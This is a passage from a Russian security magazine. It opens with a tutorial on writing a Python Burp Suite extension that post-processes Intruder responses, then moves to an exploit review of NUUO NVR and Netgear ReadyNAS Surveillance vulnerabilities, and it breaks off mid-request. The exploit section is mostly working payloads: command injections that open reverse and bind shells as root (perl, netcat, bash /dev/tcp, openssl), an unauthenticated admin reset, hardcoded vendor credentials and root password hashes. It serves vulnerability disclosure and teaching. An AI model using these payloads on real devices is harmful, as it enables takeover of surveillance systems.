f1nn.com,
rusanen@glc.ru

Часто при аудите веб-приложений требуется проанализировать ответ веб-сервера и на основе его анализа сделать какие-то выводы (желательно в сводную таблицу результатов). Burp Intruder — популярный инструмент для комбинированных атак на параметры HTTP-запроса. Но кроме извлечения данных из HTML-ответов по простейшей регулярке, он не умеет никак их анализировать. Исправим это и прикрутим к Intruder свой кастомный процессинг ответов сервера на Python.

ЗАДАЧА

Для демонстрации подхода возьмем простую задачу: есть форум, который по URL вида `http://forum.local/groups/<ID>/users/` выдает список юзеров из группы с ID = <ID>. Список ID групп есть, их около сотни. Задача: найти группу с наибольшим количеством юзеров, а остальные отсортировать по убыванию.

```
GET /groups/1/users/ HTTP/1.1
Host: forum.local
```



По URL с ID категории отдается таблица со списком юзеров

Ответ сервера:

```
...
<table class="users">
  <tbody>
    <tr class="user">
      <td class="name">Etha Marquardt</td>
      <td class="email">Cyrus.Kemmer@yahoo.com</td>
      <td class="adress">22579-1558, Macedonia, 528 Heathcote
      Mount</td>
    </tr>
    <tr class="user">
      <td class="name">Alexzander Ritchie I</td>
```

```
        <td class="email">Alejandra.Frami86@yahoo.com</td>
        <td class="adress">62299, Cuba, 147 Hudson Plains</td>
      </tr>
      ...
    </tbody>
  </table>
  ...
```

Очевидно, нам нужно распарсить HTML-страничку и подсчитать количество `<tr class="user">`, а затем вывести это значение в таблицу результатов. Burp не предоставляет возможностей стороннего постпроцессинга ответов. Научим его!


Решение

Идея состоит в том, чтобы:

1. Похукать момент получения ответа сервера.
2. Обработать его своим кодом
3. Добавить результат вычислений в тот же самый ответ в специальном формате и отправить «дальше».
4. Дальше грепнуть это значение по регулярке штатными средствами Burp Intruder.

Чтобы реализовать этот трюк, нужно написать расширение для Burp Suite. Расширения для Burp пишутся на Java, Ruby или Python. Мы напишем на Python.

Для начала нужно установить Jython. Скачай его, разархивируй в любую папку и укажи Бурпу путь к бинарнику во вкладке Extender => Options => Python environment.



Настраиваем окружение для исполнения Python-расширений в Burp

Для разбора HTML нужно поставить HTML-парсер. Я буду использовать Beautiful Soup. Ставь через pip, но учти, что нужно пользоваться не системным pip'ом, а jython'овским, который лежит в директории бинарника jython (см. предыдущий скрин):

```
user@localhost:~/jython2.7.0/bin$ ./pip install beautifulsoup4
...
```

После этого создавай файл **response_processor.py** и добавляй следующий код:

```
1  from burp import IBurpExtender
2  from burp import IHttpListener
3  from burp import IHttpRequestResponse
4  from burp import IResponseInfo
```


```
from bs4 import BeautifulSoup

class BurpExtender(IBurpExtender, IHttpListener):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers = callbacks.getHelpers()
        self._callbacks.setExtensionName("Count recipies")
        callbacks.registerHttpListener(self)

    def processHttpMessage(self, toolFlag, messageIsRequest,
    messageInfo):
        # only handle responses
        if not messageIsRequest:
            # get Response from IHttpRequestResponse instance
            response = messageInfo.getResponse()
            responseStr =
            self._callbacks.getHelpers().bytesToString(response)
            responseParsed =
            self._helpers.analyzeResponse(response)

            # body
            body = responseStr[responseParsed.getBodyOffset():]
            soup = BeautifulSoup(body, 'html.parser')
            users = soup.findAll("tr", { "class" : "user" })
            body += '\n<!--USERS:%s-->' % len(users)

            # headers
            headers = responseParsed.getHeaders()
            headers.add('X-Custom-Users: %s' % len(users))

            # combine
            httpResponse =
            self._callbacks.getHelpers().buildHttpMessage(headers
            , body)
            # set
            messageInfo.setResponse(httpResponse)

            return
```

Кратко:

1. Получаем body.
2. Парсим его содержимое.
3. Считаем количество tr'ов класса **`user`**.
4. Добавляем к body строчку **`!--USERS:N-->'`**, где N — количество юзеров.


Также в блоке есть пример модификации заголовков HTTP-ответа. Правильнее передавать небольшие значения через X-заголовки, но для демонстрации сойдет и так. Больше комментариев у автора оригинального скрипта на Гитхабе.

Загружаем наше расширение в Burp в соответствующей вкладке.




Активируем наше расширение

Пробуем запустить Intruder с ним и видим, что теперь в body и headers дописываются нужные данные.



Модифицированный body

Теперь остается только грепнуть это значение по простейшей регулярке, и вуаля! Обрати внимание, что результаты грепаются как строка, это будет влиять на сортировку.



Получили нужные данные в таблицу результатов

Разумеется, пример с подсчетом DOM-элементов чисто умозрительный. В реальности ты можешь проводить абсолютно любой постпроцессинг данных с использованием всей мощи Python и пробрасывать данные в таблицу результатов таким нехитрым трюком. Главное, экранируй большие данные, иначе регулярки могут неправильно сработать.

Кстати, перед тем, как писать эту заметку, я засабмиттил тикет разработчикам Burp — компании PortSwigger. В ответ они подтвердили, что штатными средствами или через расширение это сделать нельзя:

> *You're right, there isn't any way to do this natively within Burp. And currently, there is no way for an extension to provide additional data columns in the Intruder attack results.*

Как видишь, иногда достаточно проявить немного смекалки и взглянуть на задачу с другой стороны, чтобы найти решение. Удачи :)

Борис Рютин,
Digital Security
b.ryutin@tzor.ru
@dukebarman
dukebarman.pro

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

В сегодняшнем обзоре мы пройдемся по многочисленным уязвимостям в продуктах компании NUUO, которая занимается разработкой систем для камер наблюдения. Помимо этого, разберем несколько уязвимостей, которым были подвержены популярные среды разработки компании JetBrains (PyCharm, IntelliJ IDEA, WebStorm и другие): удаленное выполнение кода и раскрытие файлов.

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В NUUO NVRMINI 2 / NVRSOLO / CRYSTAL DEVICES И NETGEAR READYNAS SURVEILLANCE

CVSSv2:	Нет
Дата релиза:	4 августа 2016 года
Автор:	Педру Рибейру (Pedro Ribeiro), Agile Information Security
CVE:	CVE-2016-5674, CVE-2016-5675, CVE-2016-5676, CVE-2016-5677, CVE-2016-5678, CVE-2016-5679

NUUO — разработчик систем Network Video Recording (NVR) для камер наблюдения. NVR — это встраиваемые системы на Linux для управления камерами, они широко используются по всему миру — в госучреждениях, институтах, банках, малых и средних предприятиях. Помимо прочего, в этих системах есть пакет ПО Netgear, которое дает возможность записывать видео и вести мониторинг по сети при помощи хорошо известных систем хранения данных Netgear ReadyNAS.

Веб-интерфейс такой системы содержит ряд критических уязвимостей, которые могут быть проэксплуатированы неавторизованным атакующим. Эти уязвимости состоят из оставленных разработчиками бэкдоров-мониторов, предположительно для использования инженерами NUUO. Проблемой стали захардкоженные данные для авторизации, недостаточная проверка вводимых данных и переполнение буфера, которое позволяет выполнить произвольный код от имени root (в устройствах NUUO) и admin (для Netgear).

Автором эксплоита были протестированы устройства NVRmini 2, NVRsolo, Crystal и ReadyNAS Surveillance, но остальные продукты NUUO и другие сторонние устройства (к примеру, NUUO Titan) тоже могут быть уязвимы.

EXPLOIT

Уязвимость 1.

Неправильная проверка вводимых данных приводит к удаленному выполнению кода

Веб-интерфейс содержит скрытый файл с именем **__debugging_center_utils___.php**, который неправильно проверяет параметр **log** и передает его значение в функцию **system()**.

```php
<?php
function print_file($file_fullpath_name)
{
  $cmd = "cat " . $file_fullpath_name;
  echo $file_fullpath_name . "\n\n";
  system($cmd);
}

if (isset($_GET['log']) && !empty($_GET['log']))
{
    $file_fullpath_name = constant('LOG_FILE_FOLDER') . '/' .
    basename($_GET['log']);
    print_file($file_fullpath_name);
}
else
{
    die("unknown command.");
}
```

Доступ к этому файлу может получить любой неавторизованный пользователь. В итоге мы можем сделать следующее:

ReadyNAS Surveillance. Пример открытия бэк-шелла на адрес 192.168.1.204:9000 с правами admin:

```
GET /__debugging_center_utils___.php?log=something%3bperl+-MIO%3a%3a
Socket+-e+'$p%3dfork%3bexit,if($p)%3b$c%3dnew+IO%3a%3aSocket%3a%3a
INET(PeerAddr,"192.168.1.204%3a9000")%3bSTDIN->fdopen($c,r)%3b
$~->fdopen($c,w)%3bsystem$_+while<>%3b'
```

NVRmini 2 и NVRsolo. Пример открытия двух шеллов на адрес 192.168.1.204, один на 9999-м порту, а другой — на 9998-м. Выполнение команд идет на 9999-м порту, а вывод получает 9998-й порт. Команды выполняются с правами root:

```
GET /__debugging_center_utils___.php?log=something%3btelnet+192.168
.1.204+9999+|+bash+|+telnet+192.168.1.204+9998
```

Уязвимость 2.

Неправильная проверка вводимых данных приводит к удаленному выполнению кода

Скрипт **handle_daylightsaving.php** недостаточно надежно проверяет параметр **NTPServer** и передает его значение в функцию **system()**.

```php
<?php
...
else if ($act == 'update')
{
  $cmd = sprintf("/usr/bin/ntpdate %s", $_GET['NTPServer']);

  $find_str = "time server";

  $sys_msg = system($cmd);
  $pos = strpos($sys_msg, $find_str);
```

Для доступа к этому файлу уже нужна учетная запись авторизованного пользователя с правами администратора.

ReadyNAS Surveillance. Создаем файл **/tmp/test** с выводом команды **whoami**:

```
GET /handle_daylightsaving.php?act=update&NTPServer=bla%3b
+whoami+>+/tmp/test
```

NVRmini 2 и NVRsolo. Открываем шелл с правами root:

```
GET /handle_daylightsaving.php?act=update&NTPServer=bla%3brm+/tmp/
f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.1.204
+9000+>/tmp/f
```

Crystal. Можем открыть шелл с правами root:

```
GET /handle_daylightsaving.php?act=update&NTPServer=bla%3bbash+-i
+>%26+/dev/tcp/192.168.1.204/4444+0>%26
```

Уязвимость 3.
Сброс пароля администратора

В старых версиях прошивок и приложения ReadyNAS Surveillance неавторизованные пользователи могли обратиться к файлу **cgi_system** из веб-интерфейса. Этот файл позволяет выполнять несколько интересных системных команд, таких как загрузка настроек по умолчанию. Это позволяет сбросить пароль администратора. Похоже, что версии 2.2.1 и 3.0.0 прошивок NVRmini 2 и NVRsolo уже не уязвимы, хотя ReadyNAS Surveillance по-прежнему содержит уязвимость:

```
GET /cgi-bin/cgi_system?cmd=loaddefconfig
```

Уязвимость 4.
Раскрытие информации

В веб-интерфейсе есть скрытый файл **__nvr_status___.php** с захардкоженными логином и паролем, которые позволяют просмотреть список текущих процессов, информацию о доступной памяти и статус файловой системы. Эта информация может быть получена неавторизованным пользователем с помощью следующего запроса:

```
POST /__nvr_status___.php HTTP/1.1
username=nuuoeng&password=qwe23622260&submit=Submit
```

Уязвимость 5.
Захардкоженный пароль администратора

NVRmini 2 и NVRsolo содержат два захардкоженных пароля для пользователя root (один закомментирован). У авторов эксплоита не получилось их подобрать, но они есть во всех устройствах NVRmini 2 и NVRsolo.

NVRmini 2

```
#root:$1$1b0pmacH$sP7VdEAv01TvOk1JSl2L6/:14495:0:99999:7:::
root:$1$vd3TecoS$VyBh4/IsumZkqFU.1wfrV.:14461:0:99999:7:::
```

NVRsolo

```
#root:$1$1b0pmacH$sP7VdEAv01TvOk1JSl2L6/:14495:0:99999:7:::
root:$1$72ZFYrXC$aDYHvkWBGcRRgCrpSCpiw1:0:0:99999:7:::
```

Уязвимость 6.
Инъекция команд в transfer_license

У этой уязвимости есть ограничение: для удаленной атаки требуется аккаунт администратора, а для локальной — права авторизованного пользователя.

В команду **transfer_license** можно внедрить свою команду через параметр **sn**:

```
cgi_main?cmd=transfer_license&method=offline&sn=";<command>;#
```

Эти данные будут переданы напрямую в C-функцию **system()** в исполняемом файле **cgi_main** (дальше мы подробнее рассмотрим этот фрагмент кода).
NVRmini 2. Можно открыть шелл на порту 4444:

```
GET /cgi-bin/cgi_main?cmd=transfer_license&method=offline&sn="%3b
nc+-l+-p+4444+-e+/bin/sh+%26+%23
```

В **Netgear Surveillance** нет netcat, но можно получить OpenSSL реверс-шелл по адресу 192.168.133.204:4444:

```
GET /cgi-bin/cgi_main?cmd=transfer_license&method=offline&sn="%3b
mkfifo+/tmp/s%3b+/bin/bash+-i+<+/tmp/s+2>%261+|+openssl+s_client
